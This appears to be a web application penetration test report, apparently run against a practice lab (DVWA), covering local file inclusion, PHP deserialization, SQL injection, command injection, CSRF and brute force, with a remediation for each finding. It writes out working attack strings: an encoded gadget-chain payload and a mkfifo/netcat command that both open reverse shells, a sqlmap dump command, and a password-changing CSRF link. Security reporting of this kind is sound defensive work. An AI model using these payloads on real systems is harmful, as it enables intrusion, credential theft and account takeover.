SSS PENTESTING

SSS CORPORATION

Date: November 8th, 2024

Penetration Testing Findings Report

Business Confidential

Table of Contents

Table of Contents 2
Confidentiality Statement 3
Disclaimer 3
Contact Information 3
Assessment Overview 4
Assessment Components 4
  Web Application Penetration Test 4
Finding Severity Ratings 5
Risk Factors 5
    Likelihood 5
    Impact 5
Scope 6
  Scope Exclusions 6
  Client Allowances 6
Executive Summary 7
  Scoping and Time Limitations 7
  Testing Summary 7
  Tester Notes and Recommendations 7
  Key Strengths and Weaknesses 8
Vulnerability Summary & Report Card 9
    Web Application Penetration Test Findings 9
Findings 10
  Internal Penetration Test Findings 10
    Finding INT-001: Local file inclusion (critical) 10
    Finding INT-002: Insecure php deserialization (critical) 11
    Finding INT-003: SQL injection (high) 13
    Finding INT-004: Credentials logged in the url (high) 15
    Finding INT-005: Command injection (medium) 16
    Finding INT-006: Cross site request forgery (medium) 18
    Finding INT-007: No account lockout policy (Informational) 20

Confidentiality Statement

This document is the exclusive property of Example CORP. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of Example CORP or SSS Pentesting.

Example CORP may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. SSS Pentesting prioritized the assessment to identify the weakest security controls an attacker would exploit. SSS recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Info
SSS Pentesting		
Sam Shepherd	Penetration Tester	sam@mail.com
Example CORP		
Bob Bobson	Chief Information Security Officer	bob@examplecorp.com

Assessment Overview

From October 21st, 2024, to November 18th, 2024, Example CORP engaged SSS to evaluate the security posture of its web application compared to current industry best practices regarding web application penetration testing.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered, and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Web Application Penetration Test

A web application penetration test emulates the role of an attacker from the web. An engineer will test the web application to identify potential vulnerabilities and perform common and advanced web attacks such as, command injection, cross site request forgery, and more. The engineer will seek to gain access to unauthorized data, privilege escalate and obtain remote code execution.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V4 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Web Application Penetration Test	127.0.0.1

Scope Exclusions

Per client request, SSS did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted by Example Corporation

Client Allowances

Example Corporation provided SSS the following allowances:

- Specific testing of the WebDAV web application.

Executive Summary

SSS evaluated Example corporations' web application security posture through penetration testing from October 21st, 2024, to November 18th, 2024. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Time limitations were in place for testing. Internal network penetration testing was permitted for twenty-one (21) business days.

Testing Summary

The web assessment evaluated Example CORPS web application security posture. The team carried out various web-based attacks such as local file inclusion, cross site request forgery, and command injection. For further information on the findings, please review the Technical Findings section.

Tester Notes and Recommendations

Testing results of Example CORP are indicative of an organization undergoing its first penetration test. During testing, a reoccurring theme was a lack of proper input validation and sanitization which can lead to an attacker bypassing authentication and obtaining remote code execution.

We recommend that Example CORP ensures all inputs meet strict criteria and remove or escape special characters that could be used maliciously.

On a positive note, Example CORP's patching was up-to-date and there were no major CVEs that could be exploited. The team was detected several times, and while not all attacks were discovered during testing, these alerts are a good start.

Overall, the Example CORP web application performed as expected for a first-time penetration test. We recommend that the Example CORP team thoroughly review the recommendations made in this report, correct the findings, and re-test annually to improve their overall security posture.

Key Strengths and Weaknesses

The following identifies the key strengths identified during this assessment:

1. Patching was up to date for all machines.

The following identifies the key weaknesses identified during this assessment:

1. Improper handling of user-supplied input data.

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Web Application Penetration Test Findings

2	2	2	0	1
Critical	High	Medium	Low	Informational

Finding	Severity	Recommendation
Web Application Penetration Test		
INT-001: Local file inclusion	Critical	Implement input validation/sanitization
INT-002: Insecure deserialization	Critical	Never deserialize untrusted data
INT-003: SQL injection	High	Used parameterized queries which separates SQL code from the user input
INT-004: Credentials logged in the URL	High	Use POST request instead of GET requests when sending sensitive data
INT-005: Command injection	Medium	Implement input validation/sanitization
INT-006: Cross site request forgery	Medium	Enable CSRF tokens on any state changing request
INT-007: No account lockout policy	Informational	Require complex passwords

Findings

Internal Penetration Test Findings

Finding INT-001: Local file inclusion (critical)

Description:	Local file inclusion is a vulnerability that occurs when an application includes files based on user input without validating the user input.
Risk:	Likelihood: High – File inclusion vulnerabilities can be found in many programming languages. This vulnerability is also common when user inputs are allowed to control which files are included without being validated. Impact: Very High – An attacker can read sensitive files like passwords, can execute certain files, and in some instances can obtain remote code execution.
System:	All
Tools Used:	Burp suite
References:	What is a File Inclusion Attack? - SolidWP

Evidence:

Figure 1.1: The URL shows a parameter that specifies a file. This indicates that we can escape this URL to access files on the operating system.





Figure 1.2: Shows that we can change directories all the way back to the root file system, and then access the /etc/passwd file.



Remediation: Implement input validation/sanitization to ensure that user input is what the application would expect.

Finding INT-002: Insecure php deserialization (critical)

Description:	Insecure php deserialization is when an application deserializes untrusted data that contains malicious data
Risk:	Likelihood: High – Web applications that use certain programming languages such as php can be vulnerable to this attack because serialization and deserialization is commonly used for handling data. Impact: Very High – This can lead to remote code execution, privilege escalation, or a denial of service.
System:	All
Tools Used:	Burp suite, PHP Generic Gadget Chains
References:	Insecure deserialization | Web Security Academy

Evidence:

Figure 2.1: Shows a POST request from the web app, we see a CSRF token. When decoding this token we know that the php programming language is being used via the letter : number format.




Figure 2.2: Using php generic gadget chains, we can craft a payload to replace the CSRF token to obtain remote code execution




Figure 2.3: Pasting the output from figure 2.2 in replace of the CSRF token.

```
first=NotSoSecure&last=India&mobile=99999999&csrftoken=
TzoxODoiU2xpbVxIdHRwXFJlc3BvbnNlIjoyOntzOjEwOiIAKgBoZWFkZXJzIjtPOjg6IlNsaWlcQXBwIjoxOntzOjE5OiIAU2xpbVxBcHA
AY29udGFpbmVyIjtPOjE0OiJTbGltXENvbnRhaW5lciI6Mzp7czoyMToiAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6MzoiYWxsIj
thOjI6e2k6MDtPOjg6IlNsaWlcQXBwIjoxOntzOjE5OiIAU2xpbVxBcHAAY29udGFpbmVyIjtPOjg6IlNsaWlcQXBwIjoxOntzOjE5OiIAU
2xpbVxBcHAAY29udGFpbmVyIjtPOjE0OiJTbGltXENvbnRhaW5lciI6Mzp7czoyMToiAFBpbXBsZVxDb250YWluZXIAcmF3IjthOjE6e3M6
MzoiaGFzIjtzOjY6InN5c3RlbSI7fXM6MjQ6IgBQaWlwbGVcQ29udGFpbmVyAHZhbHVlcyI7YToxOntzOjM6ImhhcyI7czo2OiJzeXN0ZW0
iO31zOjIyOiIAUGltcGxlXENvbnRhaW5lcgBrZXlzIjthOjE6e3M6MzoiaGFzIjtzOjY6InN5c3RlbSI7fX19fWk6MTtzOjI3OiJuYyAxMC
4wLjIuMTIgNDQzICIlIC9iaW4vc2giO319czoyNDoiAFBpbXBsZVxDb250YWluZXIAdmFsdWVzIjthOjE6e3M6MzoiYWxsIjthOjI6e2k6M
DtyOjY7aToxO3M6Mjc6Im5jIDEwLjAuMi4xMiA0NDMgLWUgL2Jpbi9zaCI7fX1zOjIyOiIAUGltcGxlXENvbnRhaW5lcgBrZXlzIjthOjE6
e3M6MzoiYWxsIjthOjI6e2k6MDtyOjY7aToxO3M6Mjc6Im5jIDEwLjAuMi4xMiA0NDMgLWUgL2Jpbi9zaCI7fX19fXM6NzoiACoAYm9keSI
7czowOiIiO30=
```

Figure 2.4: Running this request in figure 2.3, we can obtain remote code execution.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.12] from (UNKNOWN) [10.0.2.14] 39335
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel),11(floppy),20(dialout),26(tape),27(video)
```

Remediation: Never deserialize untrusted data.

Finding INT-003: SQL injection (high)

Description:	SQL injection is a web security vulnerability that allows an attacker to interfere with queries that an application makes to its database. An attacker can break out of SQL queries to run their own queries to retrieve and view data that they shouldn't be able to.
Risk:	Likelihood: High – There is an increased likelihood of an attacker exploiting this vulnerability if there is a lack of secure coding practices. Impact: High – This can lead to unauthorized access to sensitive data.
System:	All
Tools Used:	Burp suite, SQL map
References:	What is SQL Injection? Tutorial & Examples | Web Security Academy

Evidence:

Figure 3.1 & 3.2: Entering a single quote into the input field results in an SQL-related error, suggesting a potential SQL vulnerability.




Figure 3.3: Shows the single quote response in burp suite. We can copy this request to a file (sql.req) to be exploited.





Figure 3.4*:* Shows retrieved database data which includes usernames and passwords from the command below.

Command used: sqlmap -r sql.req --level=5 --risk=3 --batch --proxy="http://127.0.0.1:8080" --dump



Database: dvwa
Table: users
[5 entries]

user_id	user	avatar	password	last_name	first_name
1	admin	/hackable/users/admin.jpg	[redacted]	admin	admin
2	gordonb	/hackable/users/gordonb.jpg	[redacted]	Brown	Gordon
3	1337	/hackable/users/1337.jpg	[redacted]	Me	Hack
4	pablo	/hackable/users/pablo.jpg	[redacted]	Picasso	Pablo
5	smithy	/hackable/users/smithy.jpg	[redacted]	Smith	Bob


Remediation*:* Used parameterized queries which separates SQL code from the user input.

Finding INT-004: Credentials logged in the url (high)

Description:	When a web application is using GET requests, this logs the request in the URL.
Risk:	Likelihood: High – Credentials logged in the URL by sending GET requests can allow an attacker to view a user's credentials in the browsing history. Impact: High – This can lead to unauthorized access to the web application.
System:	All
Tools Used:	Burp suite
References:	HTTP Methods GET vs POST

Evidence:

Figure 4.1: Username and password are logged in the URL.



Remediation: Never send GET requests when sending passwords or other sensitive data. Use POST requests instead.

Finding INT-005: Command injection (medium)

Description:	Command injection is when an attacker can execute commands on the host operating system through a vulnerable application.
Risk:	Likelihood: Medium – The likelihood of an attacker exploiting this vulnerability is going to depend on whether a blacklist is enabled and whether the attacker can determine that the web application is using commands for user output. Impact: High – This can lead to unauthorized access and data exfiltration.
System:	All
Tools Used:	Burp suite
References:	4 essentials to prevent OS command injection attacks | Red Hat Developer

Evidence:

Figure 5.1: By entering an ip address in the input field, we can see that the output is from the ping command in kali linux.




Figure 5.2: By adding a semi-colon at the end of an IP address, we discover that we can chain commands together.





Figure 5.3: We see that we can obtain remote code execution by chaining a reverse shell command after the ip address.

Command Used: 10.0.2.12; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 443 >/tmp/f



Remediation*:* Implement input validation/sanitization to ensure that user input is what the application would expect.


Finding INT-006: Cross site request forgery (medium)

Description:	Cross-site request forgery (CSRF) tricks a user into performing actions on a website where they are authenticated, without the user's knowledge or consent.
Risk:	Likelihood: Medium – This attack is effective when applications rely on cookies for authentication and when CSRF tokens are not implemented Impact: High – This can lead to unauthorized access to the web application and further data exfiltration.
System:	All
Tools Used:	Burp suite
References:	Cross Site Request Forgery (CSRF) | OWASP Foundation

Evidence:

Figure 6.1: Shows the GET request when attempting to change a password on the web application.

Figure 6.2: By creating a malicious link using a similar GET request from figure 6.1, we can forge a new password, "hacker," on behalf of anyone who clicks on the link so long as they are already authenticated.



Malicious link: <img src="http://10.0.17.235/vulnerabilities/csrf/?password_new=hacker&password_conf=hacker&Change=Change" /img>

Remediation: Enable CSRF tokens on any state-changing requests i.e. changing passwords.

Finding INT-007: No account lockout policy (Informational)

Description:	Not having an account lockout policy means that an attacker can brute force multiple passwords on one user until a correct password is found.
Risk:	Likelihood: Medium – The likelihood of an attacker gaining unauthorized access when there is no account lockout policy is going to depend on user's password complexity. Impact: High – This can lead to unauthorized access to the web application which can lead to further data exfiltration.
System:	All
Tools Used:	Burp suite
References:	Account lockout policy best practices | ManageEngine ADAudit Plus

Evidence:

Figure 7.1: By spamming a bunch of passwords against the username "admin" using a wordlist we find a matched password.





Figure 7.2: Shows reproduction step using burp suite.



Remediation*:* Enforce a strict password policy that includes a minimum character length and a variety of characters such as upper and lower-case letters, special characters, and numbers.